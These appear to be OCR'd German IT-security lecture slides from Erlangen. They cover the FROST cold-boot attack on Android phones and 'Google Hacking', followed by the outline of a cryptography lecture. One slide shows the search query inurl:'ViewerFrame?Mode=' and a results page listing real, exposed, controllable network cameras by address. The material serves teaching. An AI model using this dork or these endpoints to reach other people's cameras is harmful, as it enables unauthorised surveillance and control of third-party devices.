

Firefox
it.slashdot.org/story/13/02/14/1415250/unscrambling-an-android-telephone-
Google
Unscrambling an Android Telephone Wi...
Skripte sind teilweise erlaubt, 2/6 (google-analytics.com, slashdot.org) | <SCRIPT>: 31 | <OBJECT>: 0
Einstellungen...
Slashdot
Channels
Jobs
Newsletter
Submit
stories
submissions
popular
blog
all stories
ask slashdot
book reviews
games
idle
yro
cloud
hardware
linux
management
mobile
Unscrambling an Android Telephone With FROST
Posted by timothy on Thursday February 14, 2013 @10:26AM
from the no-mr-bond-I-just-want-your-phone dept.
Noryungi writes
"Researchers at the University of Erlangen demonstrate how to recover an Android phone's confidential content, with the help of a freezer and FROST, a specially-crafted Android ROM. Quite an interesting set of pictures, starting with wrapping your Android phone in a freezer bag."
←
Related Links
→
For Your Inspection: Source Code For Photoshop 1.0
Cold Reboot Attacks on Disk Encryption
Cold Boot Attack Utilities Released At HOPE Conference
Submission: Unscrambling an Android telephone with FROST
When Google Got Flu Wrong


14.2.2013


TCP Connection stats on fauils217
Number
800
600
400
200
0
Fri 00:00
Fri 12:00
SYN_SENT 0
SYN_RECV 0
ESTABLISHED 24
TIME_WAIT 143
LAST_ACK 1
CLOSE_WAIT 0
CLOSED 0
CLOSING 0
FIN_WAIT1 0
FIN_WAIT2 7

Erläuterungen

- 14.2.2013: Mail von Christoph Settgast: „das SVN und unsere Webseite sind zur Zeit unter Last und etwas langsamer zu erreichen, da FROST auf der slashdot-Startseite gefeatured sind: http://slashdot.org“
- „Der erste Plot: TCP-Verbindungen über die Zeit geplottet [...]. Ich denke, den Zeitpunkt der Slashdot-Meldung erkennt man ganz gut. Heute um 12:12 kam noch die Heise-Meldung. Die fällt quasi nicht auf... „


File Edit View History Bookmarks Tools Help
inurl:"ViewerFrame?Mode...
Network Camera Mesalands_W...
https://www.google.com/search?q=inurl%3A"ViewerFrame%3FMode%3D"&ie=utf-8&oe=utf-8
Search
Google
inurl:"ViewerFrame?Mode="
Sign in
Web
Videos
Images
Maps
News
More
Search tools
About 3,900 results (0.28 seconds)
Watch and Control 40 Public Webcams
webcams.gosnippy.com/viewerframe-mode.htm
WATCH and CONTROL LIVE WEBCAMS. ViewerFrame?Mode=Motion. CONTROL public web cameras here.
NETWORK CAMERAS: ZOOM and Control these Web Cams
flu.gosnippy.com/viewerframe-mode.htm
Checkout Network Web Cameras from around the world inurl:"ViewerFrame?Mode=Motion" All found using Google searches to locate legitimate public ...
Network Camera PoolCam
74.94.148.163:8080/ViewerFrame?Mode=Motion
Image Quality. *, Favor Clarity · Standard · Favor Motion. Image Size. x1.0 · x1.5. Buffered Image. Multi-Camera · Top Page · Help. PoolCam.
Network Camera Mesalands_Web
camera.mesalands.edu/ViewerFrame?Mode=Motion&Language=0
Pan / Tilt. Zoom. Tele Wide. Focus. Near Auto Far. Preset. BLDG-A · BLDG-C · BLDG-D · CONV-CTR · HIGH-SCHOOL · ELEM-SCHOOL · Wind_Turbine ...
Network Camera ƒLƒŠƒ“
60.45.63.26/ViewerFrame?Mode=Motion&Language=0


File Edit View History Bookmarks Tools Help
inurl:"ViewerFrame?Mode...
Network Camera Mesalands_W...
camera.mesalands.edu/ViewerFrame?Mode=Motion&Language=0
Search
Mesalands_Web
Pan / Tilt
Scan
Zoom
Focus
AF
Preset
1 2 3 4
5 6 7 8
Brightness
STD
Resolution
640x480
320x240
160x120
Image Quality
Favor Clarity
Standard
Favor Motion
Image Size
x1.0
x1.5
Buffered Image
Capture
Multi-Camera

Erläuterungen

- Die Welt rückt zusammen
- Suchmaschinen machen Daten zugreifbar
- neue Angriffsformen: Google Hacking
- Suchanfrage zum Auffinden von Webcams: inurl:"ViewerFrame?Mode=“
- weiteres Beispiel: Suchmaschine für Internet Connected Devices: www.shodan.io
- Folgt aus dem zweiten Naturgesetz des Cyberspace (räumliche Entgrenzung)

Zusammenfassung

- Naturgesetze der digitalen Welt funktionieren anders als die Naturgesetze der physischen Welt
- Angriffsmöglichkeiten verändern sich
- Schutzziele müssen angepasst werden

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 2, Kryptographie

Lektion 1: Symmetrische und asymmetrische Verfahren

Ausgeblendete Folien


- Enthalten zusätzliche Angaben oder Sprechtext

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
  - Lektion 1: Symmetrische und asymmetrische Verfahren
  - Lektion 2: Sicherheit und Typen von Kryptosystemen
  - Lektion 3: Diffie-Hellmann-Schlüsseltausch
  - Lektion 4: RSA
  - [Lektion 5: Digitale Bezahlung]
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Quellen

- Claudia Eckert: IT-Sicherheit. Konzepte - Verfahren - Protokolle. 7., überarbeitete und erweiterte Auflage. Oldenbourg, 2012.
- Andreas Pfitzmann: Skript zu den Vorlesungen Datensicherheit und Kryptographie, TU Dresden, 2000.




Quelle: Eckert, 2012

Klassen kryptographischer Systeme


- Verschlüsselungssysteme: Ziel Vertraulichkeit
- Authentifikationssysteme: Ziel Integrität und Authentizität

- Symmetrische Verfahren: beide Kommunikationspartner benutzen den gleichen Schlüssel
- Asymmetrische Verfahren: Kommunikationspartner benutzen unterschiedliche Schlüssel

